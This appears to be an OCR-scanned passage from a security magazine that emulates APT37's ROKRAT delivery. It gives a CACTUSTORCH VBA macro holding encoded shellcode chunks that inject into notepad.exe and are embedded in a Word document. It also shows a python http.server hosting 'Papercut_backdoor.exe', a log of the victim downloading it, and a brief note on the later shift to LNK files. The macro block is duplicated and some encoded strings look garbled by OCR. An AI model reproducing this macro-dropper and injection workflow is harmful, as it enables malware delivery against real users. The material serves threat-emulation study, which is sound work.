
```
┌──(kali㉿222vm)-[~/CACTUSTORCH]
└─$ cat output.txt
code = code & "Ilx4NGRceDVhXHg5MFx4MDBceDAzXHgwMFx4MDBceDAwXHgwNFx
4MDBceDAwXHgwMFx4ZmZceGZmIiArCiJceDAwXHgwMFx4Yjhc"
code = code & "eDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHg0MFx4MDBceDA
wXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgw"
code = code & "MFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDAiICsKIlx4MDB
ceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBc"
code = code & "eDAwXHgwMFx4MDBceDAwIiArCiJceDAwXHgwMFx4MDBceDAwXHg
4MFx4MDBceDAwXHgwMFx4MGVceDFmXHhiYVx4MGVceDAwXHhi"
code = code & "NCIgKwoiXHgwOVx4Y2RceDIxXHhiOFx4MDFceDRjXHhjZFx4MjF
ceDU0XHg2OFx4NjlceDczXHgyMFx4NzAiICsKIlx4NzJceDZm"
code = code & "XHg2N1x4NzJceDYxXHg2ZFx4MjBceDYzXHg2MVx4NmVceDZlXHg
2Zlx4NzRceDIwIiArCiJceDYyXHg2NVx4MjBceDcyXHg3NVx4"
```

Copy this entire code from output.txt and paste it in CACTUSTORCH.vba file as shown below.


CACTUSTORCH.vba
File Edit Search Options Help
' Run the payload through splitvba: python splitvba.py out.txt code.txt
' Copy code.txt into the section specified below.
Public binary As String
Public code As String
Sub Init()
' Replace with binary name that you want to inject into. This can be anything that exists both in SYSWOW64 and SYSTEM32
binary = "notepad.exe"
code = ""
' Paste the output from splitvba.py below here
code = code & "Ilx4NGRceDVhXHg5MFx4MDBceDAzXHgwMFx4MDBceDAwXHgwNFx4MDBceDAwXHgwMFx4ZmZceGZmIiArCiJceDAwXHgwMFx4Yjhc"
code = code & "eDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHg0MFx4MDBceDAwXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgw"
code = code & "MFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDAiICsKIlx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBc"
code = code & "eDAwXHgwMFx4MDBceDAwIiArCiJceDAwXHgwMFx4MDBceDAwXHg4MFx4MDBceDAwXHgwMFx4MGVceDFmXHhiYVx4MGVceDAwXHhi"
code = code & "NCIgKwoiXHgwOVx4Y2RceDIxXHhiOFx4MDFceDRjXHhjZFx4MjFceDU0XHg2OFx4NjlceDczXHgyMFx4NzAiICsKIlx4NzJceDZm"
code = code & "XHg2N1x4NzJceDYxXHg2ZFx4MjBceDYzXHg2MVx4NmVceDZlXHg2Zlx4NzRceDIwIiArCiJceDYyXHg2NVx4MjBceDcyXHg3NVx4"
code = code & "NmVceDIwXHg2OVx4NmVceDIwXHg0NFx4NGZceDUzXHgyMCIgKwoiXHg2ZFx4NmZceDY0XHg2NVx4MmVceDBkXHgwZFx4MGFceDI0"
code = code & "XHgwMFx4MDBceDAwXHgwMFx4MDAiICsKIlx4MDBceDAwXHg1MFx4NDVceDAwXHgwMFx4NGNceDAxXHgwNVx4MDBceGZkXHg3NVx4"
code = code & "NzNceDVhIiArCiJceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4ZTBceDAwXHgwZlx4MDFceDBiXHgwMSIgKwoiXHgw"
code = code & "Mlx4MzJceDAwXHgxMlx4MDFceDAwXHgwMFx4NGNceDAwXHgwMFx4MDBceDAwXHgwMFx4MDAiICsKIlx4MDBceDEwXHgwMFx4MDBc"
code = code & "eDAwXHgxMFx4MDBceDAwXHgwMFx4MzBceDAxXHgwMFx4MDBceDAwIiArCiJceDQwXHgwMFx4MDBceDEwXHgwMFx4MDBceDAwXHgw"
code = code & "Mlx4MDBceDAwXHgwNFx4MDBceDAwXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDRceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBc"
code = code & "eDAwXHgwMFx4YTAiICsKIlx4MDFceDAwXHgwMFx4MDRceDAwXHgwMFx4MDBceDAwXHgxMFx4MDBceDAwXHgwMFx4MDBceDAzXHgwMFx4"
code = code & "CiJceDAwXHgwMFx4MTBceDAwXHgwMFx4MTBceDAwXHgwMFx4MDBceDAwXHgxMFx4MDBceDAwXHgxMCIgKwoiXHgwMFx4MDBceDAw"
code = code & "XHgwMFx4MDBceDAwXHgxMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDAiICsKIlx4MDBceDAwXHgwMFx4MDBceDZjXHg3MVx4"
code = code & "MDFceDAwXHhjOFx4MDBceDAwXHgwMFx4MDBceDkwIiArCiJceDAxXHgwMFx4MzBceDAlXHgwMFx4MDBceDAwXHgwMFx4MDBceDAw"
code = code & "XHgwMFx4MDBceDAwXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4"
code = code & "MDAiICsKIlx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwIiArCiJceDAwXHgw"
code = code & "MFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDBc"
code = code & "eDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDAiICsKIlx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHg3"
code = code & "MFx4NzRceDAxXHgwMFx4M2NceDAyIiArCiJceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBc"
code = code & "eDAwXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgyZVx4NjMiICsKIlx4"
code = code & "NmZceDY0XHg2NVx4MDBceDAwXHgwMFx4N2VceDM4XHgwMFx4MDBceDAwXHgxMFx4MDBceDAwIiArCiJceDAwXHgzYVx4MDBceDAw"
code = code & "XHgwMFx4MDRceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgyMFx4"
code = code & "MDBceDAwXHg2MFx4MmVceDc0XHg2NVx4NzgiICsKIlx4NzRceDAwXHgwMFx4MDBceDQyXHhkNlx4MDBceDAwXHgwMFx4NTBceDAw"
code = code & "XHgwMFx4MDBceGQ4IiArCiJceDAwXHgwMFx4MDBceDNlXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMCIg"
code = "KwoiXHgwMFx4MDBceDAwXHgwMFx4MiBceDAwXHgwMFx4NiBceDJlXHg3Mlx4NiBceDYxXHg3NFx4NjE1ICsKIlx4MDBceDAwXHhh"
' Run the payload through splitvba: python splitvba.py out.txt code.txt
' Copy code.txt into the section specified below.
Public binary As String
Public code As String
Sub Init()
' Replace with binary name that you want to inject into. This can be anything that exists both in SYSWOW64 and SYSTEM32
binary = "notepad.exe"
code = ""
' Paste the output from splitvba.py below here
code = code & "Ilx4NGRceDVhXHg5MFx4MDBceDAzXHgwMFx4MDBceDAwXHgwNFx4MDBceDAwXHgwMFx4ZmZceGZmIiArCiJceDAwXHgwMFx4Yjhc"
code = code & "eDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHg0MFx4MDBceDAwXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgw"
code = code & "MFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDAiICsKIlx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBc"
code = code & "eDAwXHgwMFx4MDBceDAwIiArCiJceDAwXHgwMFx4MDBceDAwXHg4MFx4MDBceDAwXHgwMFx4MGVceDFmXHhiYVx4MGVceDAwXHhi"
code = code & "NCIgKwoiXHgwOVx4Y2RceDIxXHhiOFx4MDFceDRjXHhjZFx4MjFceDU0XHg2OFx4NjlceDczXHgyMFx4NzAiICsKIlx4NzJceDZm"
code = code & "XHg2N1x4NzJceDYxXHg2ZFx4MjBceDYzXHg2MVx4NmVceDZlXHg2Zlx4NzRceDIwIiArCiJceDYyXHg2NVx4MjBceDcyXHg3NVx4"
code = code & "NmVceDIwXHg2OVx4NmVceDIwXHg0NFx4NGZceDUzXHgyMCIgKwoiXHg2ZFx4NmZceDY0XHg2NVx4MmVceDBkXHgwZFx4MGFceDI0"
code = code & "XHgwMFx4MDBceDAwXHgwMFx4MDAiICsKIlx4MDBceDAwXHg1MFx4NDVceDAwXHgwMFx4NGNceDAxXHgwNVx4MDBceGZkXHg3NVx4"
code = code & "NzNceDVhIiArCiJceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4ZTBceDAwXHgwZlx4MDFceDBiXHgwMSIgKwoiXHgw"
code = code & "Mlx4MzJceDAwXHgxMlx4MDFceDAwXHgwMFx4NGNceDAwXHgwMFx4MDBceDAwXHgwMFx4MDAiICsKIlx4MDBceDEwXHgwMFx4MDBc"
code = code & "eDAwXHgxMFx4MDBceDAwXHgwMFx4MzBceDAxXHgwMFx4MDBceDAwIiArCiJceDQwXHgwMFx4MDBceDEwXHgwMFx4MDBceDAwXHgw"
code = code & "Mlx4MDBceDAwXHgwNFx4MDBceDAwXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDRceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBc"
code = code & "eDAwXHgwMFx4YTAiICsKIlx4MDFceDAwXHgwMFx4MDRceDAwXHgwMFx4MDBceDAwXHgxMFx4MDBceDAwXHgwMFx4MDBceDAzXHgwMFx4"
code = code & "CiJceDAwXHgwMFx4MTBceDAwXHgwMFx4MTBceDAwXHgwMFx4MDBceDAwXHgxMFx4MDBceDAwXHgxMCIgKwoiXHgwMFx4MDBceDAw"
code = code & "XHgwMFx4MDBceDAwXHgxMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDAiICsKIlx4MDBceDAwXHgwMFx4MDBceDZjXHg3MVx4"
code = code & "MDFceDAwXHhjOFx4MDBceDAwXHgwMFx4MDBceDkwIiArCiJceDAxXHgwMFx4MzBceDAlXHgwMFx4MDBceDAwXHgwMFx4MDBceDAw"
code = code & "XHgwMFx4MDBceDAwXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4"
code = code & "MDAiICsKIlx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwIiArCiJceDAwXHgw"
code = code & "MFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDBc"
code = code & "eDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDAiICsKIlx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHg3"
code = code & "MFx4NzRceDAxXHgwMFx4M2NceDAyIiArCiJceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBc"
code = code & "eDAwXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgyZVx4NjMiICsKIlx4"
code = code & "NmZceDY0XHg2NVx4MDBceDAwXHgwMFx4N2VceDM4XHgwMFx4MDBceDAwXHgxMFx4MDBceDAwIiArCiJceDAwXHgzYVx4MDBceDAw"
code = code & "XHgwMFx4MDRceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgyMFx4"
code = code & "MDBceDAwXHg2MFx4MmVceDc0XHg2NVx4NzgiICsKIlx4NzRceDAwXHgwMFx4MDBceDQyXHhkNlx4MDBceDAwXHgwMFx4NTBceDAw"
code = code & "XHgwMFx4MDBceGQ4IiArCiJceDAwXHgwMFx4MDBceDNlXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMCIg"
code = "KwoiXHgwMFx4MDBceDAwXHgwMFx4MiBceDAwXHgwMFx4NiBceDJlXHg3Mlx4NiBceDYxXHg3NFx4NjE1ICsKIlx4MDBceDAwXHhh"
```

Here I am trying to inject this shellcode into notepad.exe binary. Then I copy the entire code of “CACTUSTORCH.vba” into a Word document. To learn how to create a macro read this blogpost. Save the macro and Word document. The macro is ready. Let’s host the payload (Papercut_backdoor.exe) on the attacker system.

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```
```

When I open the macro enabled Word document, the payload is downloaded successfully to the target system as shown below.

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.166 - - [16/Jul/2023 07:54:38] "GET /Papercut_backdoor.
exe HTTP/1.1" 200 -
```




PART - 2

The above method was used ROKRAT used the above deployment method until Microsoft banned Macros by default. After, this ROKRAT shifted to using LNK files to deliver payload. Although, many threat actors use the same route, this method of using LNK files to deliver payloads is not as same as you have seen in our June 2022 Issue. In that method, clicking on a LNK file downloaded a payload from a hosting site. In this method of RokRat, APT37 embedded the executable files in the shortcut.

